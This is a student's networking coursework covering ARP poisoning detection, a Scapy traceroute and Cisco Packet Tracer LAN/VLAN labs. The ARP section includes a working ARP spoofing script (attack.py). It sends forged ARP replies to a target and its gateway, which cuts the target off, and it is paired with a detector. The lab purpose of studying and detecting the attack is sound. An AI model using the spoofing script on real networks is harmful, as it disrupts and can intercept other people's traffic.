Networking assignment – 6,7,8

Jadavpur University

Name: Arka Das

Roll: 002210503046

MAC 2nd year 3rd Sem

Session: 2022 – 2024

**Assignment- 6**

**Question: 1**

**Problem Statement:**

**ARP Poisoning Detection**

ARP (Address Resolution Protocol) poisoning, also known as ARP spoofing, is a type of attack where an attacker sends falsified ARP reply messages over a local area network to link the attacker’s MAC address with the IP address of another host (usually the default gateway). This allows the attacker to intercept, modify, or redirect network traffic intended for the target host.

In this exercise, you need to write a Python program to detect ARP poisoning attacks on the local network using scapy library. The program will continuously sniff ARP packets and compare the MAC addresses of the sender’s IP with the one obtained from the system’s ARP cache (ARP table). If a mismatch is found, it indicates the possibility of an ARP poisoning attack.

**Solution approach:**

The basic idea of the solution is to get the mac address of the current machine or the victim machine from the ARP cache of the system. In the mean time it would fetch the falsified ARP reply message from the network. Now it will open the packets and will compare the mac address with the mac address found in ARP cache. If mismatch is found then we can say ARP poisoning detected.

There are two parts for this. First, we need a script and a machine to run ARP spoof attack. The attack script takes the target’s IP address and the default gateway of the network. It then finds the mac address of the target machine and of the gateway or the router form the ARP cache. Then it starts sending falsified ARP reply messages in two ways.

1. It sends false ARP reply packets with structure like following: pdst = targets IP, hwdst = target mac, and psrc = gateway IP. Thus it changes mac of router in target machine to 00:00:00:00:00:00.
2. Then it sends false ARP reply packets with structure like following: pdst = gateway IP, hwdst= gateway mac and psrc = target IP. And it changes mac of target in router to 00:00:00:00:00:00.

Thus, it changes the ARP cache in router and device. This is done continuously to make sure that ARP cache is updated with the false information. In ARP the latest information matters most so without any hesitation the mac addresses get spoofed. This is slightly different that a Man-in-Middle attack as any packet from the target machine will be sent to router and then will be dropped. So, target machine will not be able to use internet service during attack.

With keyboard interrupt we can stop the attack and then we need to restore the ARP cache in both target machine and router. We can do this by sending a valid ARP message with correct mac and IP addresses from router to target and vice-versa.

For detection of spoofing we just sent ARP broadcast messages to network with targets IP. The target machine then sends actual mac. We check this mac with the mac address that we found on falsified ARP packets. If mismatched, then possible spoof detected.

**Source code:**

**Code for ARP spoofing: attack.py**

import scapy.all as scapy

def getmac(targetip):

# gets the mac of the given target IP by broadcasting ARP packet

arppacket = scapy.Ether(dst="ff:ff:ff:ff:ff:ff") / scapy.ARP(op=1, pdst=targetip)

targetmac = scapy.srp(arppacket, timeout=2, verbose=False)[0][0][1].hwsrc

return targetmac

def spoofarpcache(targetip, targetmac, sourceip):

spoofed = scapy.ARP(op=2, pdst=targetip, hwdst=targetmac, psrc=sourceip)

scapy.send(spoofed, verbose=False)

def restorearp(targetip, targetmac, sourceip, sourcemac):

packet = scapy.ARP(op=2, hwsrc=sourcemac, psrc=sourceip, hwdst=targetmac, pdst=targetip)

scapy.send(packet, verbose=False)

print("ARP Table restored to normal for", targetip)

def main():

targetip = input("Enter Target IP: ") # Use input() instead of raw\_input() in Python 3

gatewayip = input("Enter Gateway IP: ") # Use input() instead of raw\_input() in Python 3

try:

# find the actual mac of the target IP

targetmac = getmac(targetip)

print("Target MAC", targetmac)

except:

print("Target machine did not respond to ARP broadcast")

quit()

try:

# find the gateway mac or the routers mac

gatewaymac = getmac(gatewayip)

print("Gateway MAC:", gatewaymac)

except:

print("Gateway is unreachable")

quit()

try:

print("Sending spoofed ARP responses")

while True:

spoofarpcache(targetip, targetmac, gatewayip)

spoofarpcache(gatewayip, gatewaymac, targetip)

except KeyboardInterrupt:

print("ARP spoofing stopped")

restorearp(gatewayip, gatewaymac, targetip, targetmac)

restorearp(targetip, targetmac, gatewayip, gatewaymac)

quit()

if \_\_name\_\_ == "\_\_main\_\_":

main()

**Code for detecting: detect.py**

import scapy.all as scapy

def get\_mac(ip):

# Send an ARP request to get the MAC address corresponding to the given IP

arp\_request = scapy.ARP(pdst=ip)

broadcast = scapy.Ether(dst="ff:ff:ff:ff:ff:ff")

arp\_request\_broadcast = broadcast/arp\_request

answered\_list = scapy.srp(arp\_request\_broadcast, timeout=1, verbose=False)[0]

# Return the MAC address from the response

if answered\_list:

return answered\_list[0][1].hwsrc

else:

return None

def sniff\_arp():

scapy.sniff(store=False, prn=process\_arp\_packet)

def process\_arp\_packet(packet):

if packet.haslayer(scapy.ARP) and packet[scapy.ARP].op == 2:

# Check if the sender's MAC matches the MAC in the ARP cache

real\_mac = get\_mac(packet[scapy.ARP].psrc)

response\_mac = packet[scapy.ARP].hwsrc


if real\_mac != response\_mac:

print("[!] Possible ARP poisoning detected!")

sniff\_arp()


**Output:**


**Case 1: Attack not running**



**Output:**

**Case 2: attack running**

****

ARP spoof running from a different PC which is in the same network as the target is.

The target machine displaying result while spoof is running.

**Assignment- 7**

**Question: 1**

**Problem Statement:**

**Traceroute Implementation**

Traceroute is a network diagnostic tool used to track the route that packets take from the source to a destination. It sends packets with increasing Time-to-Live (TTL) values and observes the ICMP “Time Exceeded” responses from intermediate routers. Scapy allows you to implement traceroute easily by sending ICMP packets with varying TTL values and analysing the responses.

* Write a Python program that implements the traceroute functionality using Scapy.
* The program should take a destination IP address as input and send a series of ICMP packets with varying Time-to-Live (TTL) values to trace the route to the destination.
* Display the IP addresses of the routers along the path.

In your code, define a function traceroute() that takes the destination IP address and the maximum number of hops as inputs. Run a loop from TTL 1 to max hops, creating ICMP echo request packets with the corresponding TTL values and sending them using sr1() (send and receive in one function) from Scapy. Consider a timeout period of 1 second for the response.

* If you receive no response within the timeout, we print \* to indicate no response from that hop.
* If you receive an ICMP Echo Reply, it means we have reached the destination, and we print the destination IP address.
* If you receive an ICMP Time Exceeded, it indicates that the packet has reached an intermediate router, and we print the router’s IP address.

Please note that the actual number of hops may be less than max hops, depending on the network topology and firewall configurations. Also, some routers might be configured to not respond to ICMP Time Exceeded messages, which can result in incomplete traceroute information.

**Solution approach:**

For this problem first we need to create ICMP echo packets with variable ttl values. This can be easily done by using a loop to iterate through ttl values from 1 to given MAX\_HOPS value.

Now this packet needs to be sent to the given destination/target ip address. Now here we will use sr1() method of Scapy so that we just receive a single reply for the ICMP echo message we just sent.

Now we need to check for replay form the destination machine. If we don’t receive any reply then we will print a ‘\*’ , denoting that the intermediate target was not reachable. If we receive reply then the source IP of the replay packet will denote the IP of the intermediate router or receiver. So we can then print that IP address.

Lastly, if the source IP address of the reply packet is same as the destination IP we took as input then we are sure that we have reached the final target IP and the host is reachable. Otherwise we will continue until MAX\_HOPS times. If still not found then we will conclude that destination host is not reachable from out machine.

**Source code:**

import scapy.all as scapy

def traceroot(ipAddr, maxHops):

print("\nhops\t Routers-IP")

for i in range (1, maxHops+1):

pack = scapy.IP(dst=ipAddr, ttl=i)/scapy.ICMP()/"Hello"

rep = scapy.sr1(pack, timeout=1, verbose=False)

if(rep == None):

print(i, "\t", "\*")

else:

x = rep[0]

xSrc = x[scapy.IP].src

print(i, "\t", xSrc)

if(xSrc == ipAddr):

return

print("Destination not found within ", maxHops, " hops")

ipAddr = input("Enter target IP: ")

maxHops = int(input("Enter max hops: "))

traceroot(ipAddr, maxHops)

**Output:**

**Case 1:**

Enter target IP: 142.250.77.100

Enter max hops: 20

hops Routers-IP

1 192.168.0.1

2 172.23.215.1

3 \*

4 192.168.199.170

5 202.78.239.62

6 142.251.227.211

7 142.251.55.231

8 142.250.77.100

**Case 2:**

Enter target IP: 202.165.107.49

Enter max hops: 30

hops Routers-IP

1 192.168.0.1

2 172.23.215.1

3 \*

4 192.168.199.53

5 203.171.240.1

6 \*

7 180.87.36.9

8 180.87.36.41

9 180.87.54.7

10 210.176.138.23

11 203.84.209.77

12 106.10.128.7

13 106.10.131.216

14 106.10.128.246

15 202.165.107.49

**Case 3:**

Enter target IP: 142.250.0.0

Enter max hops: 10

hops Routers-IP

1 192.168.0.1

2 172.23.215.1

3 \*

4 192.168.199.170

5 202.78.239.62

6 74.125.242.129

7 74.125.242.138

8 172.253.74.53

9 142.251.248.62

10 108.170.228.156

Destination not found within 10 hops

**Assignment- 8**

**Question: 1**

**Problem Statement:**

Create basic LAN topologies:

1. Connect two hosts back-to-back with a cross over cable. Assign IP addresses, and see whether they are able to ping each other.
2. Create a LAN (named LAN-A) with 3 hosts using a hub.
3. Create a LAN (named LAN-B) with 3 hosts using a switch. Record contents of the ARP Table of end hosts and the MAC Forwarding Table of the switch. Ping each pair of nodes. Now record the contents of the ARP Table of end hosts and the MAC Forwarding Table of the switch again.
4. Connect LAN-A and LAN-B by connecting the hub and switch using a cross-over cable. Ping between each pair of hosts of LAN-A and LAN-B. Now record the contents of the ARP Table of end hosts and the MAC Forwarding Table of the switch again.

**Part a:**

**Solution approach:**

With Cisco packet tracer opened we can go to the item in below and select “End devices” option. In this section we will find various end devices and will select the “PC” option. Will add two PC by simply dragging and dropping in the main canvas.

Then in the cable section we can find the option for Cross-Over cable. By simply dragging and dropping it on one PC will connect the one end of the cable. Then dragging and dropping on the other PC will connect 2 PC together.


By clicking on the PC icons in the canvas will navigate to the desktop option and then to IP Configuration and there we can assign static IPs to the machines.

We can access the command prompt of any PC just by clicking on them and then going to the Desktop tab. In the command prompt we can use ping command to make sure that they are connected and can transfer data.

**Configuration:**

In the following image we can see the two devices connected via a simple cross-over cable.

And they are able to ping each other.




**Part b:**

**Solution approach:**

In Cisco packet tracer a Hub can be found in section of “Network Devices”. By just drag and drop will bring the Hub to canvas.

Now we can’t connect a PC and a Hub by using a cross-over cable as they are not compatible. And they work on different layer of OSI model. To connect PC a hub we need a Straight-Through cable.

**Configuration:**

**Part c:**

**Solution approach:**

In Cisco packet tracer a Switch can be found in section of “Network Devices”. By just drag and drop will bring the Switch to canvas. Will add the PCs in the canvas too. Just like Hubs, Switches too need Straight-through cable for connecting them to PC.


ARP cache in each end host can be found through a simple command in devices command prompt. Will open the command prompt in each PC and run “arp -a” command to find the arp cache entries.

To find the switching table of the switch we need to navigate on the CLI tab of the switch, which can be found just by clicking on the switch. In the cli we need to write the follow after switch# is written:


switch0# show mac-address-table

this will show the entries.



**Output before Ping to each other:**



The switching table has no entries currently.




All the entries in the arp cache are empty.






**Output after Ping to each other:**

The mac address table now contains entries and information about the end devices connected in the network.



The ping information and ARP cache entries are shown in the below images.   
All now contains information about other devices in the network.








**Part d:**





**Solution approach:**

We have already created a LAN with Hub and Switch. Now we can just use a simple cross-over cable to connect the Hub and the Switch. They work on the same layer of OSI model and so can be connected via a simple cross-over cable.

As mentioned earlier we will ping each pair of devices and see the entries of ARP cache and switching table.

**Output after Ping to each other:**

Now all PC contains address of other 5 PCs in the network.



**Question: 2**

**Problem Statement:**

**Set up VLANs and inter-VLAN routing**

1. Create a LAN (named PC-LAB1) with six hosts connected via a layer-2 switch (named PC-LAB1-Switch).
2. Create two VLANs named “student” and “faculty”. Put any three hosts into VLAN “student” and other three into VLAN “faculty”
3. Create another LAN (named PC-LAB2) with six hosts connected via a layer-2 switch (named PC-LAB2-Switch).
4. Repeat Experiment 2(b) for PC-LAB2.
5. Connect the two switches via trunk ports and configure such that students/faculty in PC-LAB1 are able to communicate with students/faculty in PC-LAB2 and vice versa.

**Part a:**

**Solution approach:**

Will first create a LAN similarly to the previous question. Then will assign static IPs to all the six hosts as


192.168.100.1 to 192.168.100.6.

**Part b:**

**Solution approach:**

VLAN or Virtual LANs exist logically. To create VLAN we need to change some properties of the switch we just created in part a.

First, we will open the config tab, then will navigate to Switching and below that we will have option called “VLAN Database”. There will take the VLAN Number 100 for STUDENT and 200 for FACULTY, then will add these numbers to VLAN Database by clicking the Add button.

